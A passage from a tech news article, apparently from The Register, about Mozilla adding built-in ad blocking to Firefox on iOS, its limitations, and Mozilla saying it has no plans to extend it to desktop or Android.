those precious ad bucks, would you? Firefox iOS ad blocking also won’t eliminate ads served directly by websites, and the company warns that it still might not work in all places, which is pretty common for ad blockers. For Firefox users who want browser consistency across platforms, it’s likely a welcomed announcement, though it begs the question whether Mozilla is considering integrating its own ad blocking technology in the desktop or Android versions of its browser. Fortunately for those making ad-blocking extensions, and those who love them, Mozilla says it has no plans to expand built-in adblocking outside iOS. "We value that ecosystem and will continue to support it," Mozilla told us. ®
Kategorie: Viry a Červi